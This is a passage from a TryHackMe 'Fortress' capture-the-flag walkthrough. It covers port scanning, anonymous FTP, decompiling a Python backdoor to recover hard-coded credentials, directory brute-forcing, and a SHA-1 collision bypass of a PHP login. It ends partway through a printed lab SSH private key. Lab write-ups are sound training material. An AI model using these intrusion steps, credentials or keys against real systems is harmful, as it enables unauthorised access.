Fortress – TryHackMe

Objective: capture two flags — **user** and **root** — and enumerate required endpoints.

Contents

1.Reconnaissance

We start by adding endpoints to /etc/hosts.

```
  GNU nano 4.8                    /etc/hosts                    Modified
127.0.0.1       localhost
127.0.0.1       vnc.tryhackme.tech
127.0.1.1       tryhackme.lan   tryhackme
10.10.104.237   fortress
10.10.104.237   temple.fortress
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Next we scan all ports with **nmap**.

```
root@ip-10-10-24-111:~# nmap -p- 10.10.104.237
Starting Nmap 7.80 ( https://nmap.org )
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for fortress (10.10.104.237)
Host is up (0.00069s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
5581/tcp open  tmosms1
5752/tcp open  unknown
7331/tcp open  swx
MAC Address: 02:5C:DD:0F:EB:5B (Unknown)
```

There are four open ports: **22**, **5581**, **5752**, **7331** — time to inspect services on each.

```
root@ip-10-10-24-111:~# nmap -sC -sV -p 22,5581,5732,7331 10.10.104.237
Starting Nmap 7.80 ( https://nmap.org )
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for fortress (10.10.104.237)
Host is up (0.00022s latency).

PORT     STATE  SERVICE VERSION
22/tcp   open   ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol
 2.0)
| ssh-hostkey:
|   2048 9f:d0:bb:c7:e2:ee:7f:91:fe:c2:6a:a6:bb:b2:e1:91 (RSA)
|   256 06:4b:fe:c0:6e:e4:f4:7e:e1:db:1c:e7:79:9d:2b:1d (ECDSA)
|_  256 0d:0e:ce:57:00:1a:e2:8d:d2:1b:2e:6d:92:3e:65:c4 (ED25519)
5581/tcp open   ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 ftp      ftp           305 Jul 25  2021 marked.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.24.111
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
5732/tcp closed unknown
7331/tcp open   http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:5C:DD:0F:EB:5B (Unknown)
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel
```

2.SMB / FTP

We can log in to FTP as **Anonymous**.

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jul 25  2021 .
drwxr-xr-x    2 ftp      ftp          4096 Jul 25  2021 ..
-rw-r--r--    1 ftp      ftp          1255 Jul 25  2021 .file
-rw-r--r--    1 ftp      ftp           305 Jul 25  2021 marked.txt
226 Directory send OK.
ftp> get .file
local: .file remote: .file
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for .file (1255 bytes).
226 Transfer complete.
1255 bytes received in 0.00 secs (2.8980 MB/s)
ftp>
```

We download two files: marked.txt and .file.

```
root@ip-10-10-24-111:~# ftp 10.10.104.237 5581
Connected to 10.10.104.237.
220 (vsFTPd 3.0.3)
Name (10.10.104.237:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           305 Jul 25  2021 marked.txt
226 Directory send OK.
ftp> get marked.txt
local: marked.txt remote: marked.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for marked.txt (305 bytes).
226 Transfer complete.
305 bytes received in 0.00 secs (263.8189 kB/s)
ftp>
```

marked.txt contains only plain text and doesn’t look useful so far.


```
marked.txt ×
1 If youre reading this, then know you too have been marked by the
  overlords... Help memkdir /home/veekay/ftp I have been stuck inside
  this prison for days no light, no escape... Just darkness... Find
  the backdoor and retrieve the key to the map... Arghhh, theyre
  coming... HELLLPPPPPmkdir /home/veekay/ftp
```

3.Uncompile

The .file is a compiled Python 2.7 file.

```
root@ip-10-10-24-111:~# file .file
.file: python 2.7 byte-compiled
root@ip-10-10-24-111:~#
```

We decompile it with **uncompyle2** to produce a .py.



We now have the full Python source.

```python
#Embedded file name: ../backdoor/backdoor.py
import socket
import subprocess
from Crypto.Util.number import bytes_to_long
usern = 2323404320767170361549 94L
passw = 105551609597323082615299996763246298315326486926694454 88L
port = 5752
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('', port))
s.listen(10)

def secret():
    with open('secret.txt', 'r') as f:
        reveal = f.read()
        return reveal


while True:
    try:
        conn, addr = s.accept()
        conn.send('\n\tChapter 1: A Call for help\n\n')
        conn.send('Username: ')
        username = conn.recv(1024).decode('utf-8').strip()
        username = bytes(username, 'utf-8')
        conn.send('Password: ')
        password = conn.recv(1024).decode('utf-8').strip()
        password = bytes(password, 'utf-8')
        if bytes_to_long(username) == usern and bytes_to_long(password) == passw:
            directory = bytes(secret(), 'utf-8')
            conn.send(directory)
            conn.close()
        else:
            conn.send('Errr... Authentication failed\n\n')
            conn.close()
    except:
        continue
+++ okay decompyling /root/.file
# decompiled 1 files: 1 okay, 0 failed, 0 verify failed
```

After decoding two values usern and passw (they were stored as long integers and converted to bytes via a small Python script), we obtain something that looks like a username/password pair.

dec.py × code.py ×

```python
from Crypto.Util.number import long_to_bytes

longs = [
    2323404320767170361549 94,
    105551609597323082615299996763246298315326486926694454 88
]

separator = b' '

result_bytes = b''
for num in longs:
    fragment = long_to_bytes(num)
    result_bytes += fragment + separator

try:
    text = result_bytes.decode('utf-8')
except UnicodeDecodeError:
    text = result_bytes

print(text)
```

root@ip-10-10-24-111: ~/uncompyle2

File Edit View Search Terminal Tabs Help

root@ip-10-10-24-111: ~/uncompyle2 × root@ip-10-10-24-111: ~

```
root@ip-10-10-24-111:~/uncompyle2# python3 dec.py
1337-h4x0r n3v3r_g0nn4_g1v3_y0u_up
root@ip-10-10-24-111:~/uncompyle2#
```

Next we look for a login endpoint. I scan the web service on port **7331** including directories and files.

```
root@ip-10-10-24-111:~# gobuster dir -u http://10.10.104.237:7331/ -w '/root/Deskt
op/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt' -x php,txt,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.104.237:7331/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /root/Desktop/Tools/wordlists/dirbuster/directory-lis
t-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 280]
/.html                (Status: 403) [Size: 280]
/index.html           (Status: 200) [Size: 10918]
/assets               (Status: 301) [Size: 322] [--> http://10.10.104.237:7331/ass
ets/]
/private.php          (Status: 200) [Size: 0]
/troll.html           (Status: 200) [Size: 199]
```


There is a troll.html.

```
view-source:http://10.10.104.237:7331/troll.html
TryHackMe | Learn Cy...  TryHackMe Support  Offline CyberChef  Revshell Generator  Reverse Shell Cheat S...

1  <html>
2  <head>
3      <title>Are you lost baby girl?</title>
4      <link rel="stylesheet" type="text/css" href="assets/style.css">
5  </head>
6  <body>
7      <center><h1>
8          Were it so easy?
9      </h1></center>
10 </body>
11
12 </html>
```

In the page source there is a reference to assets/style.css. Opening that file reveals an encoded comment.

```
view-source:http://10.10.104.237:7331/assets/style.css
TryHackMe | Learn Cy...  TryHackMe Support  Offline CyberChef  Revshell Generator  Reverse Shell Cheat S...  GitHub - swisskyrepo/...

/*Am I a hint??

    VGhpcyBpcyBqb3VybmV5IG9mIHRoZSBncmVhdCBtb25rcywgbWFraW5nIHRoaXMgZm9ydHJlc3MgYSBzYWNyZWQgd29ybGQsIGRlZmVuZGluZyB0aGUgdmVyeSBvd24gb2YgdGhlaXIga2luZHMsIGZyb20gd2hhdCBpdCBpcyB0byBiZSB1bmxl
*/
body{
    margin: 0;
    height: 0;
    background-color: black;
}

#container{

    width: 100%;
    height: 100%;
    color: white;
    align-content: center;
}


#login{
    display: block;
    margin: auto;
    padding: auto;

}

input{
    margin: auto;
    margin: 10px;
}

iframe{

    margin: auto;
    margin-top: 10%;
    padding: auto;
```

We decode that comment from **Base64**.



That text didn't immediately make sense. On port **5752** we can listen with nc, and after sending the decoded credentials we receive some output.

```
root@ip-10-10-24-111:~# nc fortress 5752

        Chapter 1: A Call for help

Username: 1337-h4x0r
Password: n3v3r_g0nn4_g1v3_y0u_up
t3mple_0f_y0ur_51n5
```


The challenge mentions a key that grants access to "fortress world" — this output looks like the solution/key.

4.Temple of Sins

I saved the nc output to a text file and ran **gobuster** again.

```
root@ip-10-10-24-111:~# echo "t3mple_0f_y0ur_51n5" > list.txt
root@ip-10-10-24-111:~# gobuster dir -u http://10.10.104.237:7331 -w list.txt -x h
tml,php,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.104.237:7331
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                list.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/t3mple_0f_y0ur_51n5.php (Status: 200) [Size: 629]
Progress: 4 / 8 (50.00%)
/t3mple_0f_y0ur_51n5.html (Status: 200) [Size: 1477]
===============================================================
Finished
===============================================================
```

We have a hit: files with those names exist.




The HTML file is a login page; its source contains a script.


5.SHA1 Collision


```
<!--
<?php
require 'private.php';
$badchar = '000000';
if (isset($_GET['user']) and isset($_GET['pass'])) {
    $test1 = (string)$_GET['user'];
    $test2 = (string)$_GET['pass'];

    $hex1 = bin2hex($test1);
    $hex2 = bin2hex($test2);


    if ($test1 == $test2) {
        print 'You can't cross the gates of the temple, GO AWAY!!.';
    }

    else if(strlen($test2) <= 500 and strlen($test1) <= 600){
        print "<pre>Nah, babe that ain't gonna work</pre>";
    }

    else if( strpos( $hex1, $badchar ) or strpos( $hex2, $badchar )){
        print '<pre>I feel pitty for you</pre>';
    }

    else if (sha1($test1) === sha1($test2)) {
      print "<pre>'Private Spot: '$spot</pre>";
    }

    else {
        print '<center>Invalid password.</center>';
    }
}
?>
-->

<!-- Don't believe what you see... This is not the actual door to the temple. -->
```

The site uses a **SHA-1 collision** check — two different inputs produce the same SHA-1 hash and that collision is being compared server-side. I found an example page that demonstrates this with two messages.



I inspected the contents of those messages, copied each message into separate files, and wrote a small Python script to submit them.





In response the server returned a text file.

```
        <div id="container">
        <video width=100% height=100% autoplay>
            <source src="./assets/flag_hint.mp4" type=video/mp4>
        </video>


<pre>'The guards are in a fight with each other... Quickly retrieve the key and leave the templ
e: 'm0td_f0r_j4x0n.txt</pre><!-- Hmm are we there yet?? May be we just need to connect the dots
 -->

<!--    <center>
                        <form id="login" method="GET">
                                <input type="text" required name="user" placeholder="Username"/
><br/>
                                <input type="text" required name="pass" placeholder="Password"
/><br/>
                                <input type="submit"/>
                        </form>
                </center>
-->
```

That file is an **SSH key** for user h4rdy.

10.10.104.237:7331/m0td_f0r_j4x0n.txt

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S...

```
"The Temple guards won't betray us, but I fear of their foolishness that will take them down someday.
I am leaving my private key here for you j4x0n. Prepare the fort, before the enemy arrives"
                                                                                                - h4rdy

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxxO1IrpzA3klEYGFfD+4wUr5Q85IEEAIpwC+zY547gPJ5xIJE76j
hR8J6sTOsFJNa+PMG/MvqUFcubThbQ7y7GAj5DP1E/TuaTi7T/oARq5z1Zj+ZYyq/HiHp1
Z0HC10dMUIRmNXI/mtfIYkW+6ORl/1silywBdJ4oLi2P6FkRZ2JBCGYbspmAyaDvzdOme6
Jf4JsNUvOQImZx1EgEK/lao6DywzOyIQcwtzWFGVuH/OBJ350qK4/6vIjK30eAmdPE6Fnl
gqoc+jqunahusHeBlB4xx5+JqMg+OwnJ5VrDNIiTNLgpJO8VgEGOV7Ncjncc5AfZwF6ADo
kn65fIbBjY7tm+eygKYM7GIfDZU+jYgCQz93WnQwLRF3H8l1M7WwO9HDjSBVyo0Vh8We+n
2zMu+gQLkD8t78TGulst3FpViHDncYDFud+FOUCuSPkUPgVGQkahNmi6gzay6luV2Oh4w8
gYKwknE/efkh4CW5zOXF0Fogvp2Qibnz1p6MfINbAAAFiJXzXNaV81zWAAAAB3NzaC1yc2
EAAAGBAMcTtSK6cwN5JRGBhXw/uMFK+UPOSBBACKcAvs2OeO4DyecSCRO+o4UfCerEzrBS
TWvjzBvzL6lBXLm04W0O8uxgI+Qz9RP07mk4u0/6AEauc9WY/mWMqvx4h6dWdBwtdHTFCE
ZjVyP5rXyGJFvujkZf9bIpcsAXSeKC4tj+hZEWdiQQhmG7KZgMmg783TpnuiX+CbDVLzkC
JmcdRIBCv5WqOg8sMzsiEHMLc1hRlbh/zgSd+dKiuP+ryIyt9HgJnTxOhZ5YKqHPo6rp2o
brB3gZQeMcefiajIPjsJyeVawzSIkzS4KSTvFYBBjlezXI53HOQH2cBegA6JJ+uXyGwY2O
7ZvnsoCmDOxiHw2VPo2IAkM/d1p0MC0Rdx/JdTO1sDvRw40gVcqNFYfFnvp9szLvoEC5A/
Le/ExrpbLdxaVYhw53GAxbnfhTlArkj5FD4FRkJGoTZouoM2supbldjoeMPIGCsJJxP3n5
IeAluczlxdBaIL6dkIm589aejHyDWwAAAAMBAAEAAAGBAJMt2sjmF4oF0oXywAFwCuO8zj
R3GYgKD1uIjYfjQTyWyHpxNwzF8JbGr8pF3pk0/9A4BfrT+/SiQi95rv+2AZsIKQDZ+OLc
PjbEnpcuOW4II9NS3SGuseseIQxyOj1qzaJW2RtQ7mfGe6CIe/ELmVwmLbueMRwbG6C/K3
9KDO2LMaTQIsm2WbXz+yIBiH1ZmqHkAr4dnmADWuj5Fl/M+V9pDquQ/f9F2+tyF8C/8HUK
6AE52i0D6Mn88rQvF4J3d9wfwL0QWbrYalyA7liygt8K7sBCALkv/olXYXLbT4ewySSdyL
Olr8LmJenRxEmuCJVD3rf2MKaTZOnFgqnxk7OKJOulldQpsqaCJrKDGYqerVcJZmGPaDQv
lpuHlWx3YMWZmsyeD8LGRprmuGdLjSVdUxHio6E5ez1WdwCp55pYucqsj+rKs9HD14DHhj
